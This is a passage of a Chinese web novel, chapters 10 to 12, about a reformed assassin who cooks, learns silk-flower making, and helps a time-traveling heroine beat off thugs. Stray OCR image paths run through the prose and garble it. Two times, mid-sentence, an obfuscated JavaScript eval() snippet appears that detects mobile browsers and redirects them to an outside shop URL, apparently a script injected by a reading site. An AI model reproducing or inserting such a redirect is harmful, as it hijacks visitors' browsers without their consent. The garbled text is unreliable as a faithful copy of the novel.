玄烬忽然绽放出一个柔和的笑容,面上自带的冷俊全部散去,额前几缕碎发垂落在脸颊上,配合着一双灿若星辉的眼眸,整个人变得甜美又温柔。 甜弟! 妥妥的甜弟! 竹音心神一震,逼迫自己移开目光。 哎呦我的老天娘,这小子长的太得劲了,不能多看,不能多看,再看就要犯错误了。 之前只知道他好看,不知道他还有这种风情呀! 竹音转过身去,声音努力维持稳定,丝滑的转移了话题:“你饿了吗?不然做点饭吃?” 玄烬不知道她心里的想法,只遗憾她转过身,没有再继续看自己。 他收起笑容,懂事的站起来:“你想吃什么?我去做。” 竹音瞬间转头:“你还会做饭?” “会、会一点。”玄烬被她灼热的视线看的有点紧张。 “行。”竹音思考片刻,决定给他这个机会,尝尝美男的手艺:“你做吧,厨房里的东西都能用。” 说到一半,又想起一件事:“对了,你的伤口没好透,刚才又沾了水,是不是应该涂点药?” “我已经涂过了。”玄烬又擦了几下头发,确认头发不滴水了,便将帕子拧干,挂到屋里的晾衣绳上,然后说:“我这就去做,你等着。” 他大步走向厨房,不一会儿,厨房那边便传来了锅碗瓢盆碰撞的声音,显然已经开始洗菜淘米了。 竹音有些好奇的起身,站到窗口去看,只见玄烬挽着袖子,正在灶台上忙活,配合上他少言寡语的沉静气质,居然有几分岁月静好之感。 11. 第11章 玄烬做饭 玄烬确实会做饭,他独自出去出任务时,不是哪里都能找到安全的吃饭地方的,所以自己做饭是必备技能。 尤其是荒郊野外,还要会打猎,会识别能吃的植物,不然早就饿死了。竹音为了长身体,厨房里的东西备的是很齐全的,肉蛋菜都有,没过多久,玄烬便做好了两个菜端上来。 一个香椿煎蛋,一个豆豉辣椒炒肉,配上米饭,也是一顿不错的乡间小食了。 “看起来很香啊!”竹音走到桌边坐下,打量着面前的菜。 玄烬把一碗米饭放到竹音身前,递给她一双筷子,有些局促的开口:“你尝尝,看看合不合胃口……” 他已经有段时间没做饭了,虽然步骤都记得,但手确实有些生了。 竹音也不客气,夹了一筷子辣椒炒肉放进嘴里,随即睁大眼睛:“嗯~” 她咽下嘴里的菜,朝玄烬竖起大拇指:“真没看出来,厨艺不错啊!炒的很有锅气。” 她平时就喜欢吃各种小炒,不过玄烬在的时候,为了做饭方便,也为了照顾伤患的伤口,做的都是蒸煮一类的清淡饮食。 玄烬走后,她又忙着做生意,一个人的饭也不想多折腾,都是怎么简单怎么来,说起来,穿越后就没好好吃过炒菜了,现下猛然一吃,顿时把肚子里的馋虫勾了出来。 看她吃的开心,玄烬也微不可察的弯起嘴角,“嗯”了一声,默默的和她一起吃饭。 竹音虽然和他相处的时间不长,但也算摸清了他这个没事就不爱说话的性格,便也不怎么主动跟他闲聊。 两个人安安静静的吃完一顿饭,玄烬又包揽了洗碗的工作,直到收拾好厨房的一切,才回来坐下休息。 竹音还在缠花,见他进来了,揉了揉酸痛的脖子,对他说:“赶紧歇歇吧,桌上有我泡的苦荞茶,你可以倒来喝。” “好。”玄烬依言给自己倒了杯茶,苦荞泡出来的茶水是鲜亮的金黄色,很好看,闻起来有一股粮食的焦香,味道也并不苦,喝起来柔顺浓郁。 竹音继续缠花,一边干活一边跟他说话:“你既然能动了,就不用睡在地上了,之前用过的被褥,我放到了西屋里,你今晚就住那里吧。” 玄烬应了一声,目光追逐着她手上缠花的动作,有些新奇。 细细一根丝线,在纸片上缠绕一会儿,就成了一片花瓣,再给花瓣凹个造型,组装到一起,就能组成一朵鲜花,原来姑娘们的头花是这样做的。 他看向竹音身旁的箱子,那里面已经放了不少成品,红的粉的紫的,各种花卉挤挤挨挨放在一起,看起来十分热闹,就像把春天都装了进去。 这样明快的颜色,看了就让人觉得心里舒服。 见竹音又开始揉脖子,他放下茶杯,想了想,缓步走了过去:“需要我帮忙吗?” “嗯?”竹音回头看他:“你要帮我缠花吗?” “反正闲着也是闲着……”玄烬看向她手里的丝线:“我可以试试,如果能行的话,你也能歇一会儿。” 他确实没什么事做,自从不当杀手后,生活好像一下子变得漫无目的起来,时常不知道到底应该做点什么。 竹音看着他好奇宝宝的眼神,无奈的笑了一下,以为他就是想玩玩:“行,你既然想试,那就试一下,不过这个可没那么简单。” 她站起身,把椅子让给了玄烬:“来,我教你。” 玄烬坐上了椅子,木头上还有温热感,这股热量透过衣衫传递到他身上,让他有些后悔坐下去的太快。 这、好像太……近了。 不过已经坐下,也不好再起来,玄烬只能刻意去忽视身下的感觉,认真开始听竹音的讲解。 “把铜丝放在花瓣下边缘,用手按住,丝线在头部固定好,往花瓣上缠,注意,丝线是四缕,要一排挨着一排,不能重复,不能压线,不能留缝隙……” 竹音指挥着他的动作,玄烬毕竟是第一次做,手法很生疏,两人的手指时不时碰到一起。 玄烬的身体几不可察的僵硬了一瞬,耳根发烫,但他心里越乱,脑子反而越清晰,跟随着竹音的讲解,居然一次就把花瓣给成功缠出来了。 “呀!好苗子啊!”竹音站在他身后,惊讶的拍了一下他的肩膀,赞赏道:“你这悟性,绝对是天生的手艺人,我刚开始学的时候,还缠坏了不少花瓣呢。你以前做过这个吗?怎么学的这么快。” “我……”玄烬感受着头顶的呼吸,不敢回头,只微微侧过脸,用余光去看竹音搭在自己肩膀上的手,声音比之前更低沉了些:“干过一些精细的木工活。” “原来如此。”竹音也没有深究他用木头做过什么。 她拉了把椅子过来,好整以暇的开始监工:“来来来,你多做点,要是做的好,就能给我当帮手了,我给你开月钱!” 她嘴上说的全是打趣的话,本意是让玄烬玩个痛快,自己也正好休息一下,结果玄烬却把她的话听进去了,眼睛一亮,跃跃欲试的说道:“我可以吗?” 竹音挑眉:“你还真想给我打工啊?” “想!”玄烬斩钉截铁的回答道,他盯着她的眼睛,好像生怕她反悔。 “咦,你这人——”竹音上上下下的扫视他:“以前没给人打过工吗?还想吃这个苦。” 她用手去戳玄烬的脑门:“打工又不是什么好事,你上赶着干嘛?玩玩得了。” “不,我就想干这个。”玄烬的头被她戳了一下,耳根更红,眼神却也更坚定。 他想给她帮忙,他想在这里也能有事做。 如果有事做,他就不会显得那么碍手碍脚了,说不定还能多住一段时间。 “也就是遇到了我……”竹音无语的看着他,就像在看一个智商归零的笨蛋:“换别人,就你这脑子,能给你骗的裤子都不剩。” 玄烬:“……” 虽然一听就知道不是好话,但他愣是忍住没反驳,还直勾勾的盯着她,等着她的回答。 最后竹音当然答应了下来。 廉价劳动力谁不喜欢,而且她确实也做累了,有人能帮忙,简直是皆大欢喜。 她提前给玄烬打预防针:“我这缠花现在卖的便宜,给你开的工钱也低,你做;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17092795|195508||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 好心理准备啊。” 玄烬高兴的点头:“嗯!” 就像一只抢到皮球的大狗,欢快的就差摇尾巴了。 真是没经历过资本家毒打的孩子呀。 竹音叹了口气,开始继续教他下一步工作。 这一晚,等到雨停了,月亮高悬,两人才熄了灯去洗漱睡觉。 一个睡东屋,一个睡西屋,中间隔着整个大堂。 明明距离很远,可玄烬躺在旧褥子铺成的床上,居然觉得莫名的安心和清静。 他透过窗户的缝隙往外看,目光定在皎洁的月亮上,外面雨停之后清新的草木香气一阵阵吹进来,让人心旷神怡。 这就是普通人的日子吧? 他有些欢快的想。 如果每天都是洗衣做饭缠花,那这样简单又重复的日子,也很美好不是吗? 竹音的声音忽然从东屋传过来,有些飘渺的清脆:“哎呀,我想起来了,你忘记洗衣服了,明天记得洗了啊!” 竹音说的是他今天换下来的那套湿衣服,本来洗完碗后,他应该去洗衣服的,结果学起了缠花,就把这事给忘了。 “好!”玄烬扬起声音喊道。 “行,累了一天了,早点睡吧,晚安。”竹音打了个哈欠,重重躺下,伸手摸了摸枕头下面的菜刀,闭眼开始睡觉。 “晚安。”玄烬将这两个字在嘴间咀嚼的几秒,眉目舒展开来,露出一个清浅的笑。 晚安,真是一个美妙的词呢。 …… 几天时间一晃而过,有了玄烬帮忙,竹音这回准备的存货更多。 到了开集那天,她照例起了个大早,提着箱子准备出门。 没想到玄烬也起来了,他接过竹音手上的箱子,很自然的说:“我送你去。” 竹音眯眼看着他:“你能露脸吗?” 玄烬一愣,继而点点头:“可以吧,这里没有认识我的人。” 竹音却有些不放心:“你还是少露脸为妙,说不准人家就找过来了,我自己去摆摊就行,你在家休息一天。” 玄烬的眸子失落的垂了下去,随即又抬起来:“我送你过去,在暗处陪着你,不露脸。” “嗯?”竹音斜睨着他:“这有什么区别吗?” “当然有,我可以帮你提东西。”玄烬说。 “我可以自己提,这点重量还难不倒我。” 竹音最近饭量大增,吃得好,身体便有力气,不到一个月的时间,就长了好几斤肉,她准备等到身体更好一些,不那么忙了,便开始锻炼肌肉。 提两个装缠花的箱子而已,缠花又没什么重量,根本就不压秤,对她来说是小意思,就当锻炼了。 玄烬想了想,指了指身上的伤口:“我还要去买点祛疤药,正好顺路。既然你要进城,我们就一起去吧。” 这算是个正当理由,竹音没道理阻止他去买药。 她思索片刻,进屋拿了个帕子出来,叫玄烬围在脸上:“别人问你,你就说自己偶感风寒,怕传给别人,这样挡着脸,别人看不清你,更安全,明白吗?” 12. 第12章 遇见混混 玄烬顺从的点头,心里为这句关心而感到雀跃:“我会一直戴着的。” 竹音叮嘱他:“不要往人多的地方跑,等我卖完东西我们再一块回来。” “好。” 竹音把其中一个箱子递给他,一人提了一个,一起往镇上走。 到了集市外,二人分道扬镳,玄烬去买药,竹音去卖缠花。 因为有预定的关系在,今天来的一大部分都是老客,老带新也不少,都是冲着占便宜来的,这样物美价廉的缠花,谁不想买一朵呢? 两大箱缠花很快卖光,没买到的顾客们像上次一样,提前跟她预定了款式,等到下个集再来取货。 她的生意这样好,引得道路两旁的摊贩频频侧目,对着她指指点点,说着小话。 竹音面不改色的收拾好空箱子,又把钱仔细揣进衣服内袋,确认不会轻易遗失,这才收摊离去。 有几个小混混见她是个独行的柔弱女人,眼珠子一转,就想在她身上捞一笔。 这年头揣着钱在街上走,若是看起来没点自保之力,就是个活靶子。 竹音从集市出来后,没走几步就发现了那几个不怀好意的跟踪者。 她本来准备去找玄烬汇合的,见到那三人越跟越近,索性脚底一转,进了旁边的巷子。 三个混混见她去了无人小路,顿时大喜,兴冲冲的跟了进去。 不远处,已经看到竹音的玄烬目光一凛,顿时也举步跟了过去。 巷子里,竹音状似毫无所觉的在前面走,甚至还从怀里掏出那包铜板,在手上掂了掂,嘟囔了一句:“今天的收益还不错,以后都能像这样就好了。” 小混混们蹑手蹑脚的跟着她,见她把他们最想要的东西拿出来了,顿时一拥而上,伸手去抢:“拿来吧你!” 他们本想抢一个出其不意,结果刚靠近竹音,跑在最前头的那人便觉得大腿一痛,发出一声惨叫:“啊!!!” 他豁然低头,惊恐的看向自己腿上插着的尖刀,露出不可置信的表情:“你……” “我?”竹音露出一个灿烂的笑容,然后猛的拔出了那把刀。 血像喷泉一样咕噜噜涌出来,男子往后躺去,凄惨的大叫,后面追上来的两个混混都看傻了。 竹音在他们没反应过来之前,已经举着刀,露出一个邪恶的微笑,飞速冲上去,对着其中一人的肩膀又来了一下:“欺负到你姥姥我头上来了!知不知道老娘是谁?不长眼的狗东西!” 巷子里又传出一声惨叫! 等她拔出刀,侧过头,准备去扎另一个人时,那人的背后忽然传来一道巨力,转瞬间便飞了出去。 与此同时,一道黑影出现,受伤的两个混混也被狠狠掼到了墙上,直接原地晕厥,完全失去行动能力。 一切只发生在电光石火之间,玄烬打完人,慌张的拉住竹音的手,上下打看她的身体:“你没事吧?” ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17092796|195508||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' “啊,我没事。”竹音的手上还拿着匕首,掌心沾了不少血,都是那两个混混的,她推开玄烬,找了块帕子出来擦:“你怎么来了?” “我看到他们跟着你,怕你有危险……”玄烬看着地上负伤的两人,嘴边的话忽然有点说不下去。 好像危险的是那三个混混。 如果他没赶过来的话,竹音显然也能解决问题。 竹音哈哈笑出声:“多谢关心,你这朋友真不错啊,还能赶来救我。不过,你用那么大劲儿干什么,伤口还好吧?” 她对玄烬这种拔刀相助的行为还是很感激的,因此语气相当温和。 “朋友?”玄烬抓住了关键字,心里原本因为没帮到她而产生的挫败褪去,变成了惊喜:“你拿我当朋友吗?” “是啊,难道不是吗?”竹音理所当然的回道:“我救你一次,你救我一次,咱们也算……患难之交!” 她朝玄烬眨眨眼,露出揶揄的表情。 玄烬却很认真的点头:“对,我们是患难之交!” 他也勾起嘴角,露出个纯洁无害的笑容,显得整个人阳光明媚。 竹音被这笑容闪了一下眼睛,抽着冷气转过头。 这小子怎么回事?带着面罩还这么好看。 